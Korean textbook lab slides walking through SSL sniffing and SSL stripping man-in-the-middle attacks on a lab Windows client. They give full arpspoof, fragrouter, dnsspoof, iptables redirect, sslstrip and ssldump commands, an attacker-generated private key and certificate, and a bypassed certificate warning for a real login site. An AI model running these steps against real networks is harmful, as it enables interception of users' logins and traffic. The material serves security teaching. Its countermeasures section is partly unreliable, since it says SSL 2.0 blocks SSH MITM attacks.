
그림 9-38 인증서 생성

3. MITM 공격

실습 9-3 SSL 스니핑 공격하기

③ SSL 접속을 위한 인증서 생성과 webmitm 실행하기

- 인증서 파일에서는 RSA 사설키와 인증서 내용을 확인할 수 있음.
vi webmitm.crt



```
webmitm.crt (~/.Downloads) - VIM
File Edit View Search Terminal Help
-----BEGIN RSA PRIVATE KEY-----
MIICXAIIBAAKBgQDLpSjwPwH4QJoawUR4HUoi8+Gt9fe44pMG3+A6AR+Jn4jeJvW
PuXxPx28sMfo7N40AYHDhh0NnSsobeYfysFI2lIG8gp/0E7y312QXB80NCTE rEYs
JhFEueEaX0ocn2+ChAJ2qWz0UBeS46ftXrAH6xtsAZWwbL9LMP3fm93RswIDAQAB
AoGACYbuhCdko9i4/h2AJvfzQzRXPxw2syy9+ZWHv4YbP70ZTxuDXuCO0bVzgjUVP
90uv8YrogTczAMILLNaFX3Li1WpK2jmb/GUIRkY9LcNZ reamv+T7HXx4CE6aCT6x
za15b8GR08nDGXz9ztWKCWh+fI4c rkQNaWIhLbztnY96iECQQDyDNbzt fdk fahX
r20SGjXcbkovp48YRYwD0zvAS3kEf4lFbbFvn0Lqvh802V65NRreTwLxvom8AvTo
lHf96BebAkEA12GzNhaUBpBjmTn5IPxfVn1SQ5c6D9cDIxJkJSshdnK6+YRDMx9Ah
a2r3JcwZ09AJnky5RZ4lbtHr0ZSlGjryQJAWdn6US3TUDJ1M1ejnXytUc5/K4F/
1Pq8Jw9att9NZSYsXvsZSt1qPsnXsb6nhR881mVwLBCvAGP4l f3HLTHi0QJADuQH
Ut7+vvFuoWJbsgcgxEchz/p9ni18Y8lauSj9Qt7l9KoJc2hdVyl fEXLp+jXw5Evj
p0eGzeizzQ9smCwk2QJBANreLrgT600ahk7scEL4/eKBHppQMswWbXpdPt16M5jN
XGJcuJPa4ZXo2t9/AidSKHYfLuny+SJRt8XZsBhrBA0=
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIICYTCCAcoCCQD0CjGUsRu2jzANBgkqhkiG9w0BAQsFADB1MQswCQYDVQQGEwJL
UjEOMAwGA1UECAwFU0VPUUwxZjAMBgNVBAMBMVNFMTVMMQwwCgYDVQQKZANQV0Mx
FTATBgNVBAsMDFBxQ196b3JlbnNpYzEhMB8GCSqGSIb3DQEJARYSd2lzaGZyZWVw
ZW1wYXMuY29tMB4XDTE2MDkxOTIxMTczMl0XDTE3MDkxOTIxMTczMl0wTELMAKGA
A1UEBHMCS1IxdjAMBgNVBAMBMVNFMTVMMQ4wDAYDVQQHDAVTRU9VTDEMMAAoGA1UE
CgwUUFdDMRUwEwYDVQQLDAXQV0NfRm9yZW5zaWwMxITAfBgkqhkiG9w0BCQEWEndp
c2hmcmlVlQGVtZGFzLmNvbTcBbnzANBgkqhkiG9w0BAQEFAA0BjQAwYkCgYEAy6Uo
1j6Fh+ECaG1LEeB1KIvPhrfX3u0KTbt/g0gEfiZ+I3ib1j7l8T8dvLDH60zeNAGB
w4YdDZ0rK63mH8rBSNpSBvIKf9B08t9dkFwfnDQkxKxGLCYRRLnhG1zqHJ9vgoQC
dq1s9FAXku0n7V6wB+sbbAGVsGy/ZTD935vd0bMCAwEAATANBgkqhkiG9w0BAQsFA
AA0BgQDGLix7ft2HL9jt43gn/cbHjEc85zecnhrpp1rj+wFewaJbS04IsWAVKD3V
oqc1HZRTrc15JoikvTNxpLQUzsJj dpc7G/W/umb50IUx65Y4Jzq07aDyhKUeUf1Q
8FqgsbrxpttyAUxnruJWo6fghRl7iPL6Lfvtxzdt7nase/bBQg==
-----END CERTIFICATE-----
1,1 All
```

그림 9-39 생성한 인증서 내용 확인


3. MITM 공격

실습 9-3 SSL 스니핑 공격하기

④ ARP 리다이렉트 공격 및 패킷 릴레이

- ARP 스푸핑 공격 수행

```
arpspoof -t 192.168.0.100 192.168.0.1
```



```
root@kali: ~/Downloads
File Edit View Search Terminal Help
root@kali:~/Downloads# arpspoof -t 192.168.0.100 192.168.0.1
0:c:29:ad:25:88 0:c:29:f3:d4:93 0806 42: arp reply 192.168.0.1 is-at 0:c:29:ad:25:88
0:c:29:ad:25:88 0:c:29:f3:d4:93 0806 42: arp reply 192.168.0.1 is-at 0:c:29:ad:25:88
0:c:29:ad:25:88 0:c:29:f3:d4:93 0806 42: arp reply 192.168.0.1 is-at 0:c:29:ad:25:88
```

그림 9-40 ARP 리다이렉트 공격 수행

```
fragrouter -B1
```



```
root@kali: ~/Downloads
File Edit View Search Terminal Help
root@kali:~/Downloads# fragrouter -B1
fragrouter: base-1: normal IP forwarding
```

그림 9-41 패킷 릴레이 설정

3. MITM 공격

실습 9-3 SSL 스니핑 공격하기

⑤ DNS 스푸핑 공격하기

`dnsspoof -f ./dnsspoof.hosts`




```
root@kali: ~/Downloads
File Edit View Search Terminal Help
root@kali:~/Downloads# dnsspoof -f ./dnsspoof.host
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.0.201]
```

그림 9-42 DNS 스푸핑 공격 실행

- 클라이언트에서는 해당 웹 사이트에 접속하기 이전 상태로 만들기 위해 다음 명령을 실행

`ipconfig /flushdns`



```
Administrator: Command Prompt
C:\Users\Administrator>ipconfig /flushdns

Windows IP Configuration

Successfully flushed the DNS Resolver Cache.

C:\Users\Administrator>
```

그림 9-43 클라이언트의 DNS 정보 초기화

3. MITM 공격

실습 9-3 SSL 스니핑 공격하기

⑥ 클라이언트에서 접속 시도하기

- 나중에 패킷을 복호화할 수 있도록 공격자 시스템에서 Wireshark로 패킷 캡처




그림 9-44 Wireshark를 이용한 패킷 캡처

3. MITM 공격

실습 9-3 SSL 스니핑 공격하기

⑥ 클라이언트에서 접속 시도하기

- 처음 접속하면 공격자가 생성한 인증서이기 때문에 경고 확인 창이 뜬.
- [고급]을 선택하고, 'logins.daum.net(안전하지 않음)(으)로 이동'을 클릭



그림 9-45 안전하지 않은 인증서에 대한 확인

3. MITM 공격

실습 9-3 SSL 스니핑 공격하기

⑥ 클라이언트에서 접속 시도하기

- 인증서를 확인하고 접속한 Daum의 로그인 사이트에서는 HTTPS가 붉은색으로 표시되고, 경고 표시도 나타남.



그림 9-46 SSL 스니핑 공격 후 사이트 접속


3. MITM 공격

실습 9-3 SSL 스니핑 공격하기

⑦ 패킷 복호화

- 복호화를 위해 Wireshark에서 수집한 패킷을 저장하고, ssldump를 실행하여 패킷을 복호화

```
ssldump -a -d -r wireshark.pcap -k webmitm.crt > wireshark_dec.txt
```



```
root@kali: ~/Downloads
File Edit View Search Terminal Help
root@kali:~/Downloads# ssldump -a -d r wireshark.pcap -k webmitm.crt > wireshar
k_dec.txt
root@kali:~/Downloads#
```

그림 9-47 패킷 복호화


- -a : TCP ACKs 패킷을 출력
- -d : 트래픽의 응용 프로그램에 대한 전송 데이터를 출력
- -r : 복호화하려는 패킷 덤프
- -k : 복호화에 사용할 인증서를 지정

3. MITM 공격

실습 9-3 SSL 스니핑 공격하기

⑦ 패킷 복호화

- 복호화된 패킷 확인



```
wireshark_dec.txt (~/Downloads) - VIM
File Edit View Search Terminal Help
New TCP connection #12: 192.168.0.100(1073) <-> kali(443)
12 1 0.0002 (0.0002) C>S Handshake
  ClientHello
    Version 3.3
    resume [32]=
      db 61 c3 7a 7a 43 9a 40 05 4a 58 1b 75 2b 5a 4c
      45 79 1a 1d b8 4f 55 21 0b 60 ca c3 c7 12 32 8a
    cipher suites
      Unknown value 0xcca9
      Unknown value 0xcca8
      Unknown value 0xcc14
      Unknown value 0xcc13
      Unknown value 0xc02b
      Unknown value 0xc02f
74,1 0%
```

그림 9-48 복호화된 패킷

3. MITM 공격

실습 9-4 SSL 스트립 공격하기

- 실습환경**
- 공격자 시스템 : 칼리 리눅스
 - 공격 대상 시스템 : 윈도우 7
 - 필요 프로그램 : dsniff 패키지(arp spoof), fragrouter, sslstrip

① SSL 사이트 선택하기

- SSL 스트립 공격을 위해 임의의 SSL 사이트 선택



그림 9-49 SSL 사이트 선택


3. MITM 공격

실습 9-4 SSL 스트립 공격하기

② ARP 리다이렉트 공격 및 패킷 릴레이

- ARP 스푸핑 공격 수행

```
arpspoof -t 192.168.0.100 192.168.0.1
```



```
root@kali: ~/Downloads
File Edit View Search Terminal Help
root@kali:~/Downloads# arpspoof -t 192.168.0.100 192.168.0.1
0:c:29:ad:25:88 0:c:29:f3:d4:93 0806 42: arp reply 192.168.0.1 is-at 0:c:29:ad:25:88
0:c:29:ad:25:88 0:c:29:f3:d4:93 0806 42: arp reply 192.168.0.1 is-at 0:c:29:ad:25:88
0:c:29:ad:25:88 0:c:29:f3:d4:93 0806 42: arp reply 192.168.0.1 is-at 0:c:29:ad:25:88
```

그림 9-50 ARP 리다이렉트 공격 수행

```
fragrouter -B1
```



```
root@kali: ~/Downloads
File Edit View Search Terminal Help
root@kali:~/Downloads# fragrouter -B1
fragrouter: base-1: normal IP forwarding
```

그림 9-51 패킷 릴레이 설정

3. MITM 공격

실습 9-4 SSL 스트립 공격하기

③ 패킷 리다이렉트

- 클라이언트가 80번 포트로 접속해 오는 것을 10000번 포트로 변경하여, 실제 사이트에 접속하도록 NAT를 설정

```
iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 10000
```



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT  
--to-port 10000  
root@kali:~# █
```


그림 9-52 공격자 시스템 내에 NAT 설정

3. MITM 공격

실습 9-4 SSL 스트립 공격하기

④ SSL 스트립 공격 수행하기

- 공격자 시스템에서 10000번 포트로 SSL 스트립 공격 수행
`sslstrip -l 10000`



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# sslstrip -l 10000  
sslstrip 0.9 by Moxie Marlinspike running...  
█
```

그림 9-53 SSL 스트립 공격 수행

3. MITM 공격

실습 9-4 SSL 스트립 공격하기

⑤ SSL 스트립 공격 확인하기

- HTTPS 접속이 아닌 일반 HTTP로 접속됨.



그림 9-54 SSL 스트립 공격 확인

3. MITM 공격


3.4 보안 대책

■ MITM 공격 보안 대책

- 기본적인 대응책은 ARP 스푸핑과 DNS 스푸핑의 경우와 같음.
- SSH MITM 공격의 경우, SSL 2.0을 사용하면 막을 수 있음.
- 안전하지 않은 인증서는 확실한 경우 외에는 접속을 하지 않는 것이 좋음.

■ SSL스트립 공격 보안 대책

- 2012년 사용자가 브라우저에 HTTPS 주소를 입력하더라도 HTTPS를 사용하는 페이지로 자동으로 연결되어 SSL 스트립과 같은 공격을 사전에 방지할 수 있는 HSTS(Http Strict Transport Security)를 표준으로 지정
- 본인이 접속한 사이트가 SSL로 정상적으로 접속되고 있는지 확인



감사합니다.

네트워크 해킹과 보안 개정3판

정보 보안 개론과 실습
